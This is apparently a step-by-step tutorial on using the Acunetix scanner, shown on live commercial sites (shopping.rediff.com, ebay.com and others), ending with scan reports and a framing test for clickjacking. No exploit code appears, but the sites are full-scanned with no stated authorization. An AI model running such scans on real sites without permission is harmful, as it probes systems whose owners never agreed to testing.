
Step 3 : Once you open the tool , we can see some interface like which has multiple options like dashboard,targets,scans etc




Step 4 : Go to the targets open and click on add target , In top there is a add target button



Step 5: Once you click on the add target button you have the option of adding a particular target link, we enter the link there and click on add target



Step 6: Once you add target we get a interface where we set the business Criticality to high,low,medium,critical, once we add that we can click on save button



The screenshot shows the Acunetix web application interface. On the left, there's a sidebar with icons for Dashboard, Targets, Vulnerabilities, Scans, Reports, and Settings. The main area has tabs for General, Crawl, HTTP, and Advanced. Under General, there's a 'Target Info' section with a URL input field containing 'https://shopping.rediff.com/'. Below it are dropdown menus for Business Criticality (set to High), Scan Speed (set to High), and Continuous Scanning. There's also a Site Login toggle button. At the bottom of the main area, there are Back, Scan, and Save buttons. The top right corner shows an Administrator status and a notification icon with a red dot.

Step 7: Then click on the scan button on the top to start scanning the web application

The screenshot shows a 'Choose Scanning Options' modal dialog. Inside the dialog, there are three dropdown menus: 'Scan Type' (set to 'Full Scan'), 'Report' (set to 'None'), and 'Schedule' (set to 'Instant'). Below these, a message states '1 scan will be created'. At the bottom right of the dialog are 'Create Scan' and 'Close' buttons. In the background, the 'General' tab of the target configuration is visible, showing the URL 'https://shopping.rediff.com/' and other settings like Business Criticality set to 'High'. The overall interface is dark-themed.

Step 8: Now the scanning will be started and we can see various like activity like how much scan is performed

The screenshot shows the Acunetix web interface. On the left, there's a sidebar with icons for Dashboard, Targets, Vulnerabilities (which is selected), Scans, Reports, and Settings. The main area has tabs for Scan Stats & Info, Vulnerabilities (which is active), Site Structure, and Events. A large circular icon indicates 'Acunetix Threat Level 1' with a 'LOW' rating. Below it, a message says 'One or more low-severity type vulnerabilities have been discovered by the scanner.' To the right, there's a section titled 'Activity' showing 'Overall progress' at 97% with a blue bar. A log entry says 'Scanning of shopping.rediff.com started' on April 19, 2024, at 1:31:17 AM. Below this, there are sections for 'Scan Duration' (1m 30s), 'Requests' (1,547), 'Avg. Response Time' (152ms), and 'Locations' (0). There's also a 'Target Information' table with columns for Address (shopping.rediff.com) and Server (Apache). A 'Latest Alerts' section shows one alert: 'Clickjacking: X-Frame-Options header missing' from April 19, 2024, at 1:31:19 AM. The bottom status bar shows the URL https://localhost:13443.

Step 9: There is a vulnerability tab, in that we can see all the vulnerabilities detected and if you click on that vulnerability you can see the detailed description about the vulnerability

This screenshot shows the same Acunetix interface as above, but the 'Vulnerabilities' tab is now active. The main content area displays a table of detected vulnerabilities. The first row shows a single entry: 'Clickjacking: X-Frame-Options header missing' with the URL 'https://shopping.rediff.com/' and a status of 'Open'. The bottom status bar shows the URL https://localhost:13443.

The screenshot shows the Acunetix web application interface. On the left is a dark sidebar with navigation links: Dashboard, Targets, Vulnerabilities (selected), Scans, Reports, and Settings. The main content area has a title "Clickjacking: X-Frame-Options header missing" with a "Low" severity level and an "Open" status. Below the title is a "Vulnerability description" section. It states: "Clickjacking (User Interface redress attack, UI redress attack, UI redressing) is a malicious technique of tricking a Web user into clicking on something different from what the user perceives they are clicking on, thus potentially revealing confidential information or taking control of their computer while clicking on seemingly innocuous web pages." It also notes that the server didn't return an X-Frame-Options header. There are sections for "Attack details", "HTTP request", "The impact of this vulnerability", and "How to fix this vulnerability". At the bottom of the page is a copyright notice: "© 2017 Acunetix Ltd."

Step 10: There is one more tab in which we can see the site structure , how the site is been structure is completely visible

The screenshot shows the Acunetix web application interface with the "Site Structure" tab selected. The sidebar remains the same. The main content area displays the site structure for "https://shopping.rediff.com/". A table lists vulnerabilities found at this URL. The table has columns for Severity, Vulnerability, URL, and Parameter. One row is shown: "Se... Vulnerability URL Parameter" with a severity of 1 and the URL "https://shopping.rediff.com/". The vulnerability description is "Clickjacking: X-Frame-Options header missing".

Severity	Vulnerability	URL	Parameter
1	Clickjacking: X-Frame-Options header missing	https://shopping.rediff.com/	

Step 11: Once the scan is completed , we can click on generate report tab and select the template that we want for report generation and then click on generate report

Administrator   

Back Stop Scan Generate Report WAF Export... ▾

Dashboard Targets Vulnerabilities Scans Reports Settings

Scan Stats & Info Vulnerabilities Site Structure Events

Acunetix Threat Level 1

LOW One or more low-severity type vulnerabilities have been discovered by the scanner.

Activity Completed

Overall progress 100%

Scanning of shopping.rediff.com started Apr 19, 2024 1:31:17 AM

Scanning of shopping.rediff.com completed Apr 19, 2024 1:38:30 AM


Scan Duration Requests Avg. Response Time Locations

7m 14s 1,741 202ms 0

Target Information Latest Alerts

Address shopping.rediff.com 0 0 1 0
Server Apache 0 0 0 0

Clickjacking: X-Frame-Options header missing Apr 19, 2024 1:31:19 AM



Administrator   

Import favorites  Amazon  Booking.com  Facebook  Acer  Gmail  YouTube  Maps 

Generate Report WAF Export... ▾

Dashboard Targets Vulnerabilities Scans Reports Settings

Vulnerabilities

Se... Vulnerability

Clickjacking: X-Frame-Opti...
Clickjacking: X-Frame-Opti...
Cookie(s) without HttpO...

Generate Report

Template Developer


Developer
Standard Reports
Affected Items
Developer
Executive Summary
Quick
Compliance Reports
CWE 2011

Parameter Status Last Seen

Open Apr 19, 2024 1:22:55 AM
Open Apr 19, 2024 1:31:19 AM
Open Apr 19, 2024 1:28:31 AM

Filter

Top  



Selected vulnerabilities

Scan details

Scan information	
Start url	https://shopping.rediff.com/
Host	https://shopping.rediff.com/

Threat level

Acunetix Threat Level 1

One or more low-severity type vulnerabilities have been discovered by the scanner.


Alerts distribution

Total alerts found	1
High	0
Medium	0
Low	1
Informational	0

Step 12: In shoprediff website we found that it was vulnerable to clickjacking attack, so we tried to see if it was actually vulnerable to clickjacking attack and as the result it was vulnerable , because we could have the ebay website in the iframe

clickjacking


iframe



Website 2 : <https://www.ebay.com/>

Step 1: To perform the web application vulnerability scanning we are going to use the Acunetix vulnerability scanning tool, so firstly we need to download this tool to perform the scanning

Step 2: If you have the exe just download click on the file and open it and follow the default installation process and simply just click finish



Step 3 : Once you open the tool , we can see some interface like which has multiple options like dashboard,targets,scans etc

Category	Value
High Severity Vulnerabilities	0
Medium Severity Vulnerabilities	21
Low Severity Vulnerabilities	15
Scans Running	1
Scans Waiting	0
Total Scans Conducted	3
Open Vulnerabilities	36
Total Targets	4

Step 4 : Go to the targets open and click on add target , In top there is a add target button

The screenshot shows the Acunetix web application interface. At the top, there's a navigation bar with links for Import favorites, Amazon, Booking.com, Facebook, Acer, Gmail, YouTube, and Maps. The main header says "acunetix" and has an "Administrator" dropdown. Below the header is a toolbar with buttons for Scan, Add Target, Delete, Add to Group, Generate Report, and WAF Export... A "Filter" button is also present. On the left, a sidebar menu includes Dashboard, Targets, Vulnerabilities, Scans, Reports, and Settings. The main content area displays a table of targets:

Address	Description	Status	Vulnerabilities
https://legal-connect-silk.vercel.app/	Last scanned on Apr 19, 2024 1:44:28 AM	0 6 11 0	
https://shopping.rediff.com/	Last scanned on Apr 19, 2024 1:31:17 AM	0 0 1 0	
https://www.ebay.com/	Last scanned on Apr 19, 2024 1:22:51 AM	0 0 2 0	
https://www.shoppersstop.com/	Last scanned on Apr 19, 2024 1:54:03 AM	0 15 1 1	

At the bottom left, it says "© 2017 Acunetix Ltd." and there are "Top" and "Bottom" navigation buttons.

Step 5: Once you click on the add target button you have the option of adding a particular target link, we enter the link there and click on add target

The screenshot shows the Acunetix web application interface with a modal dialog box titled "Add Target". The dialog has two input fields: "Address" containing "https://www.ebay.com/" and "Description" which is empty. At the bottom right of the dialog are "Add Target" and "Close" buttons. The background of the main interface shows the same dashboard and target list as the previous screenshot.

Step 6: Once you add target we get a interface where we set the business Criticality to high,low,medium,critical, once we add that we can click on save button


The image consists of two vertically stacked screenshots of the Acunetix web application interface. Both screenshots show the 'Targets' section with a target URL of <https://www.ebay.com/>.

Screenshot 1 (Top): This screenshot shows the 'General' tab selected. The 'Business Criticality' dropdown menu is open, displaying options: High, Critical, High (which is highlighted in blue), Normal, and Low. Other tabs visible include 'Crawl', 'HTTP', and 'Advanced'. The sidebar on the left includes links for Dashboard, Targets, Vulnerabilities, Scans, Reports, and Settings.

Screenshot 2 (Bottom): This screenshot also shows the 'General' tab selected. The 'Business Criticality' dropdown menu is closed, showing 'High' as the selected option. The other tabs ('Crawl', 'HTTP', 'Advanced') are visible at the top. The sidebar on the left is identical to the first screenshot.

Step 7: Then click on the scan button on the top to start scanning the web application

This screenshot shows the 'Scan' button highlighted in red. The interface is similar to the ones above, with the 'General' tab selected and the target set to <https://www.ebay.com/>. The 'Scan' button is located in the top navigation bar, just below the 'Back' and 'Save' buttons. The sidebar on the left is visible with its various menu items.



Step 8: Now the scanning will be started and we can see various like activity like how much scan is performed

Step 9: There is a vulnerability tab, in that we can see all the vulnerabilities detected and if you click on that vulnerability you can see the detailed description about the vulnerability

The screenshot shows the Acunetix web application interface. On the left is a dark sidebar with navigation links: Dashboard, Targets, Vulnerabilities (selected), Scans, Reports, and Settings. The main content area has tabs at the top: Scan Stats & Info, Vulnerabilities (selected), Site Structure, and Events. Below these tabs is a table with one row:

Se...	Vulnerability	URL	Parameter	Status
ⓘ	Clickjacking: X-Frame-Options header missing	https://www.ebay.com/		Open

At the bottom of the main content area, there is a note: "© 2017 Acunetix Ltd." and a "Top ↑" button.

This screenshot shows the detailed view of the Clickjacking vulnerability. The title is "Clickjacking: X-Frame-Options header missing". There are two status buttons: "Low" (highlighted) and "Open". Below the title is a section titled "Vulnerability description" with the following text:

Clickjacking (User Interface redress attack, UI redress attack, UI redressing) is a malicious technique of tricking a Web user into clicking on something different from what the user perceives they are clicking on, thus potentially revealing confidential information or taking control of their computer while clicking on seemingly innocuous web pages.

Below the description, it says: "The server didn't return an **X-Frame-Options** header which means that this website could be at risk of a clickjacking attack. The X-Frame-Options HTTP response header can be used to indicate whether or not a browser should be allowed to render a page inside a frame or iframe. Sites can use this to avoid clickjacking attacks, by ensuring that their content is not embedded into other sites." It also mentions: "The vulnerability affects <https://www.ebay.com/>" and "Discovered by Scripting (Clickjacking_X_Frame_Options.script)".

Below the description are several expandable sections: "Attack details", "HTTP request", "The impact of this vulnerability", and "How to fix this vulnerability".

At the bottom of the detailed view, there is a note: "© 2017 Acunetix Ltd." and a "Top ↑" button.

Step 10: There is one more tab in which we can see the site structure , how the site is been structure is completely visible

Administrator

Scan Stats & Info Vulnerabilities Site Structure Events

https://www.ebay.com/ https://www.ebay.com/ 0 0 1 0

Se...	Vulnerability	URL	Parameter
0	Clickjacking: X-Frame-Options header missing	https://www.ebay.com/	

© 2017 Acunetix Ltd.

Step 11: Once the scan is completed , we can click on generate report tab and select the template that we want for report generation and then click on generate report

Administrator

Scan Stats & Info Vulnerabilities Site Structure Events

Acunetix Threat Level 1

One or more low-severity type vulnerabilities have been discovered by the scanner.

Activity

Overall progress 100%


Scanning of www.ebay.com started Apr 19, 2024 2:09:16 AM

Scanning of www.ebay.com completed Apr 19, 2024 2:15:19 AM

Scan Duration	Requests	Avg. Response Time	Locations
6m 5s	1,628	170ms	0

Target Information	Latest Alerts
Address: www.ebay.com	Clickjacking: X-Frame-Options header missing (Apr 19, 2024 2:09:19 AM)

© 2017 Acunetix Ltd.



Scan of [https://www.ebay.com/](https://www.ebay.com)

Scan details

Scan information	
Start time	19/04/2024, 02:09:15
Start url	https://www.ebay.com/
Host	https://www.ebay.com/
Scan time	6 minutes, 5 seconds
Profile	Full Scan

Threat level


Acunetix Threat Level 1

One or more low-severity type vulnerabilities have been discovered by the scanner.

Alerts distribution

Total alerts found	2
High	0
Medium	0
Low	2
Informational	0

